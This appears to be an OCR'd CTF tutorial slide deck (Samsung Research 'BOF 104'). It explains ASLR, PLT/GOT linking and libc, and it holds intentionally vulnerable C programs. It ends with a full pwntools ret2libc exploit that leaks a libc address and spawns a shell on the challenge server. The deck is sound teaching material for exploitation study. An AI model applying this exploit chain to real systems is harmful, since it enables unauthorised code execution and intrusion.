en_US

Samsung Research

Hacker's Playground

Tutorial Guide

BOF 104

Binary pwn

Address Space Layout Randomization

SAMSUNG

- A protection technique for making a binary difficult to exploit by arbitrarily placing stacks, heaps, and shared libraries in the memory.

```
$ cat /proc/sys/kernel/randomize_va_space
2
$
```

Value	Meaning
0	Disabled
1	Apply to Stack, VDSO and Shared memory
2	Apply to Stack, VDSO, Shard memory and Data segment

Address Space Layout Randomization

SAMSUNG

✔ When `randomize_va_space` is 0

```
challenger@ubuntu:~$ ./print_maps
00400000-00401000 r--p 00000000 08:25 1705927                            /home/challenger/print_maps
00401000-00402000 r-xp 00001000 08:25 1705927                            /home/challenger/print_maps
00402000-00403000 r--p 00002000 08:25 1705927                            /home/challenger/print_maps
00403000-00404000 r--p 00002000 08:25 1705927                            /home/challenger/print_maps
00404000-00405000 rw-p 00003000 08:25 1705927                            /home/challenger/print_maps
7ffff7db3000-7ffff7dd5000 r--p 00000000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7dd5000-7ffff7f4d000 r-xp 00022000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f4d000-7ffff7f9b000 r--p 0019a000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f9b000-7ffff7f9f000 r--p 001e7000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f9f000-7ffff7fa1000 rw-p 001eb000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa1000-7ffff7fa7000 rw-p 00000000 00:00 0
7ffff7fcb000-7ffff7fce000 r--p 00000000 00:00 0                          [vvar]
7ffff7fce000-7ffff7fcf000 r-xp 00000000 00:00 0                          [vdso]
7ffff7fcf000-7ffff7fd0000 r--p 00000000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffc000-7ffff7ffd000 r--p 0002c000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

- Each element in the memory map is always loaded at the same address.

Address Space Layout Randomization

SAMSUNG

- ✔ When `randomize_va_space` is 2

```
challenger@ubuntu:~$ ./print_maps
00400000-00401000 r--p 00000000 08:25 1705927                            /home/challenger/print_maps
00401000-00402000 r-xp 00001000 08:25 1705927                            /home/challenger/print_maps
00402000-00403000 r--p 00002000 08:25 1705927                            /home/challenger/print_maps
00403000-00404000 r--p 00002000 08:25 1705927                            /home/challenger/print_maps
00404000-00405000 rw-p 00003000 08:25 1705927                            /home/challenger/print_maps
7f9f07b3d000-7f9f07b5f000 r--p 00000000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07b5f000-7f9f07cd7000 r-xp 00022000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07cd7000-7f9f07d25000 r--p 0019a000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d25000-7f9f07d29000 r--p 001e7000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d29000-7f9f07d2b000 rw-p 001eb000 08:01 1986592                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d2b000-7f9f07d31000 rw-p 00000000 00:00 0
7f9f07d55000-7f9f07d56000 r--p 00000000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d56000-7f9f07d79000 r-xp 00001000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d79000-7f9f07d81000 r--p 00024000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d82000-7f9f07d83000 r--p 0002c000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d83000-7f9f07d84000 rw-p 0002d000 08:01 1973744                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d84000-7f9f07d85000 rw-p 00000000 00:00 0
7ffedccc9000-7ffedccea000 rw-p 00000000 00:00 0                          [stack]
7ffedcd7e000-7ffedcd81000 r--p 00000000 00:00 0                          [vvar]
7ffedcd81000-7ffedcd82000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

The address changes in every executions.

- Stack, Heap and Shared memory are loaded into random memory pages.

PIE(Position Independent Executables) option is not applied at `print_maps`.

Linking


SAMSUNG

- **Linker creates a single file from multiple object files.**
  - Linking is a process of creating an executable binary.
  - Linking includes merge segments, resolve labels,
    and patche location-dependent/external references.

- **Linker works in two ways.**
  - Static Linking assembles object files into new binary.
  - Dynamic Linking puts just referenced symbol information into new binary.

Static Linking and Loading


- Object files are assembled in the linking process.



Dynamic Linking and Loading

SAMSUNG

- Symbols in the libraries(.so files) are referenced in the linking process, and binds the libraries later.



Invoking functions in the shared library

- **Address in the .got.plt is referred to call a function in the shared library.**
  - Partial RELRO: binds the address of a function in the .so file when it is first called.
  - Full RELRO: binds addresses of all referred functions at the beginning of the executable.

```
puts("Hello world!")
```

.plt

```
0x4010b0 <puts@plt>:        endbr64
0x4010b4 <puts@plt+4>:      bnd jmp QWORD PTR [rip+0x2f5d] # 0x404018
0x4010bb <puts@plt+11>:     nop DWORD PTR [rax+rax*1+0x0]
0x4010c0 <getpid@plt>:      endbr64
0x4010c4 <getpid@plt+4>:    bnd jmp QWORD PTR [rip+0x2f55] # 0x404020
0x4010cb <getpid@plt+11>:   nop DWORD PTR [rax+rax*1+0x0]
0x4010d0 <system@plt>:      endbr64
0x4010d4 <system@plt+4>:    bnd jmp QWORD PTR [rip+0x2f4d] # 0x404028
0x4010db <system@plt+11>:   nop DWORD PTR [rax+rax*1+0x0]
...
```

Refers address in the table

.gol.plt before binding

0x404018 <puts@got.plt>	0x401030
0x404020 <getpid@got.plt>	0x401040
0x404028 <system@got.plt>	0x401050
...	...

.got.plt after binding

0x404018 <puts@got.plt>	0x7ffff7e37420 <_GI_IO_puts>
0x404020 <getpid@got.plt>	0x7ffff7e970c0 <getpid>
0x404028 <system@got.plt>	0x7ffff7e05290 <__libc_system>:
...	...

libc.so

SAMSUNG

Standard C library

- includes many basic and important APIs for program execution.
- glibc(libc.so.6) is used in the most linux distributions.

main.c

```
#include <stdio.h>

int main() {
    puts("Hello world!");
}
```

libc.so

```
int _IO_puts (...)
int do_system (...)
int _IO_printf (...)
…

"/bin/sh"
…
```

Let's solve BOF quiz!

Quiz #1
& solution

Quiz #1

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void print_maps() {
    char buf[1024];
    sprintf(buf, "cat /proc/%d/maps", getpid());
    system(buf);
}

long long int get_ll(char* message) {
    long long int ll;
    printf("%s", message);
    scanf("llx", &ll);
    return ll;
}

int main() {
    long long int func;
    print_maps();
    printf("Let's do BOF!\n");
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

- Can you get ‘Congratulation!’?
- Environment info.
  - x64 64bit elf binary
  - No stack canary, No PIE
- You can try!
  - https://cdn.sstf.site/chal/BOF104_qz1.zip
  - nc bof104.sstf.site 1335
- Try it before you see the solution.

Solution for Quiz #1

SAMSUNG

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void print_maps() {
    char buf[1024];
    sprintf(buf, "cat /proc/%d/maps", getpid());
    system(buf);
}

long long int get_ll(char* message) {
    long long int ll;
    printf("%s", message);
    scanf("llx", &ll);
    return ll;
}

int main() {
    long long int func;
    print_maps();
    printf("Let's do BOF!\n");
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

We cannot jump to a function in the binary.

- ✔ We can call any function in the memory
  - except the binary region.

Solution for Quiz #1

SAMSUNG

- cat /proc/[pid]/maps

```
00400000-00401000 r--p 00000000 00:63 5157363                    /home/challenger/quiz1
00401000-00402000 r-xp 00001000 00:63 5157363                    /home/challenger/quiz1
00402000-00403000 r--p 00002000 00:63 5157363                    /home/challenger/quiz1
00403000-00404000 r--p 00002000 00:63 5157363                    /home/challenger/quiz1
00404000-00405000 rw-p 00003000 00:63 5157363                    /home/challenger/quiz1
7ffa33694000-7ffa33697000 rw-p 00000000 00:00 0
7ffa33697000-7ffa336bf000 r--p 00000000 00:63 4932005            /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa336bf000-7ffa33854000 r-xp 00028000 00:63 4932005            /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa33854000-7ffa338ac000 r--p 001bd000 00:63 4932005            /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa338ac000-7ffa338b0000 r--p 00214000 00:63 4932005            /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa338b0000-7ffa338b2000 rw-p 00218000 00:63 4932005            /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa338b2000-7ffa338bf000 rw-p 00000000 00:00 0
7ffa338c1000-7ffa338c3000 rw-p 00000000 00:00 0
7ffa338c3000-7ffa338c5000 r--p 00000000 00:63 4931987            /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338c5000-7ffa338ef000 r-xp 00002000 00:63 4931987            /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338ef000-7ffa338fa000 r--p 0002c000 00:63 4931987            /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338fb000-7ffa338fd000 r--p 00037000 00:63 4931987            /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338fd000-7ffa338ff000 rw-p 00039000 00:63 4931987            /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffd49159000-7ffd4917a000 rw-p 00000000 00:00 0                  [stack]
7ffd491c1000-7ffd491c4000 r--p 00000000 00:00 0                  [vvar]
7ffd491c4000-7ffd491c5000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0          [vsyscall]
```

Jumping into this region is prohibited.

libc.so is loaded at 0x7ffa33697000.

Solution for Quiz #1

SAMSUNG

Step 1: Get the offset of `puts` function in libc.so

- It is 0x80ed0.

```
root@ubuntu:~# readelf -s /lib/x86_64-linux-gnu/libc.so.6  | grep puts@
   808: 000000000007fa80   294 FUNC    WEAK   DEFAULT   15 fputs@@GLIBC_2.2.5
  1429: 0000000000080ed0   409 FUNC    WEAK   DEFAULT   15 puts@@GLIBC_2.2.5
  1438: 0000000000080ed0   409 FUNC    GLOBAL DEFAULT   15 _IO_puts@@GLIBC_2.2.5
```

Step 2: Get the address of `libc.so` in the memory

- It is 0x7f24cc798000 in this execution.

```
7f24cc798000-7f24cc7c0000 r--p 00000000 00:63 4932005                    /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc7c0000-7f24cc955000 r-xp 00028000 00:63 4932005                    /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc955000-7f24cc9ad000 r--p 001bd000 00:63 4932005                    /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc9ad000-7f24cc9b1000 r--p 00214000 00:63 4932005                    /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc9b1000-7f24cc9b3000 rw-p 00218000 00:63 4932005                    /usr/lib/x86_64-linux-gnu/libc.so.6
```

Step 3: Calculate the address of `puts` function in the memory

- Address of `puts`: 0x7f24cc798000 + 0x80ed0 = 0x7f24cc818ed0

```
puts address: 7F24CC818ED0
Congratulation!
```

Quiz #2

& solution

Quiz #2

SAMSUNG

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

long long int get_ll(char* message) {
    long long int ll;
    write(1, message, strlen(message));
    scanf("llx", &ll);
    return ll;
}
long long int print_xll(long long int ll) {
    char buf[32];
    snprintf(buf, 32, "val: 0x%llx\n", ll);
    write(1, buf, strlen(buf));
    return ll;
}
int main() {
    long long int func;
    long long int *address;
    address = get_ll("where? ");
    print_xll(*address);
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

- Can you get 'Congratulation!'?
- Environment info.
  - x64 64bit elf binary
  - No stack canary, No PIE
- You can try!
  - https://cdn.sstf.site/chal/BOF104_qz2.zip
  - nc bof104.sstf.site 1336
- Try it before you see the solution.

Solution for Quiz #2

SAMSUNG

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

long long int get_ll(char* message) {
    long long int ll;
    write(1, message, strlen(message));
    scanf("llx", &ll);
    return ll;
}
long long int print_xll(long long int ll) {
    char buf[32];
    snprintf(buf, 32, "val: 0x%llx\n", ll);
    write(1, buf, strlen(buf));
    return ll;
}
int main() {
    long long int func;
    long long int *address;
    address = get_ll("where? ");
    print_xll(*address);
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

- ✔ **Difference compared to Quiz #1 is**
  - printing out memory map
    ➔ printing out the value of a specific address

Solution for Quiz #2

SAMSUNG

- **Step 1: Get the offset of `puts` and `write` function in libc.so**
  - It is 0x80ed0 and 0x114a20, respectively.

```
$ readelf -s libc.so.6
…
0000000000080ed0  … _IO_puts@@GLIBC_2.2.5
0000000000114a20  … write@@GLIBC_2.2.5
```

- **Step 2: Get the offset of `write` function at `.got.plt` section in the binary**
  - It is 0x404020.

```
$ readelf -r quiz2
…
000000404020  ... write@GLIBC_2.2.5 + 0
```

Solution for Quiz #2


SAMSUNG

✔ **Step 3: Calculate the address of `puts` function in the memory**

```
$ nc bof104.sstf.site 1336
where? 0x404020
val: 0x7f7bebd5ca20
puts address: 0x7f7bebcc7a80
Congratulation!
```

write@got.plt

- We can get the address of `libc`, from the address of `write` function.
  `libc address: 0x7f7bebc48000 (0x7f7bebd5ca20 – 0x114a20[write@@GLIBC_2.2.5])`
- And then we can calculate the address of `puts`.
  `puts address: 0x7f7bebcc7a80 (0x7f7bebc48000 + 0x7fa80[_IO_puts@@GLIBC_2.2.5])`



Let's practice

Solve the tutorial challenge

Practice: BOF 104

SAMSUNG

```c
#include <stdio.h>
#include <stdlib.h>

void bofme() {
    char name[32];
    read(0, name, 0x200);
    puts(name);
}

int main() {
    bofme();
    return 0;
}
```

- **Can you get the shell?**
  - i.e., execute `/bin/sh`
  - The flag is in the `/flag` file.
- **Environment info.**
  - x64 elf binary
  - No stack canary
  - No PIE
- **You can try!**
  - nc bof104.sstf.site 1337
- **Try it before you see the solution.**


Solution for BOF 104

```c
#include <stdio.h>
#include <stdlib.h>

void bofme() {
    char name[32];
    read(0, name, 0x200);
    puts(name);
}

int main() {
    bofme();
    return 0;
}
```

◄ BOF!



Solution for BOF 104

SAMSUNG

- What we want to execute is `system("/bin/sh");` .
  - But there's neither `system` function nor `"/bin/sh"` string in the binary.
- So we need to find them from `libc`.
  - But we don't know the address of `libc`.
- We should get the address of `libc` first.

Solution for BOF 104

SAMSUNG

- Step 1: Get the address of `libc.so` and call `bofme()` again.
  - In the previous tutorials, we've learned how to construct the ROP chain.
    Let's learn an easier way to use the python pwntools library.

```python
from pwn import *
context.arch = "amd64"

r = remote("bof104.sstf.site", 1337)
libc = ELF("libc.so.6")
e = ELF("bof104")

# Leak
rop = ROP(e)
rop.puts(e.got["puts"])
rop.bofme()

r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.recvline()
leak_address = u64(r.recvline()[:-1].ljust(8, b"\x00"))
libc_address = leak_address - libc.symbols["puts"]
```

[ROP Payload]

"A" * 32	name
"BBBBBBBB"	RBP
0x401263	pop rdi ; ret
0x404018	got.puts [arg0]
0x401064	puts
0x401176	bofme()

Solution for BOF 104

SAMSUNG

- Step 2: Get the address of `system()` and `"/bin/sh" string`.
  - pwntools can simplify this step as well.

```
libc.address = libc_address
system_ptr = libc.symbols["system"]
binsh_ptr = next(libc.search(b"/bin/sh\x00"))
```

Solution for BOF 104

SAMSUNG

- Step 3: Invoke `system("/bin/sh")` by ROP, again.
  - As `bofme()` is called at the last of the ROP chain in Step 1, we can exploit the BOF again.

```python
# Get shell
rop = ROP(libc)
rop.raw(rop.ret)
rop.system(binsh_ptr)

r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.interactive()
```

[ROP Payload]

"A" * 32	name
"BBBBBBBB"	RBP
0x7fb54785b679	ret (for movaps)
0x7fb54785cb6a	pop rdi ; ret
0x7fb5479ed5bd	'/bin/sh' [arg0]
0x7b54788b290	system()

FYI, we put the `ret` instruction in the ROP chain to increase the stack pointer by 8.
There's a `movaps` instruction in the system function which doesn't work unless the stack pointer is a multiple of 16.

Solution for BOF 104

SAMSUNG

✔ Put them all together

```
from pwn import *
context.arch = "amd64"

r = remote("bof104.sstf.site", 1337)
libc = ELF("libc.so.6")
e = ELF("bof104")

# Leak
rop = ROP(e)
rop.puts(e.got["puts"])
rop.bofme()
r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.recvline()
leak_address = u64(r.recvline()[:-1].ljust(8, b"\x00"))
libc.address = leak_address - libc.symbols["puts"]
binsh_ptr = next(libc.search(b"/bin/sh\x00"))

# Get shell
rop = ROP(libc)
rop.raw(rop.ret)
rop.system(binsh_ptr)

r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.interactive()
```

```
$ python ex.py
$ id
uid=1000(challenger) gid=1000(challenger) groups=1000(challenger)
```

Give it a shot!

SAMSUNG

Thank You.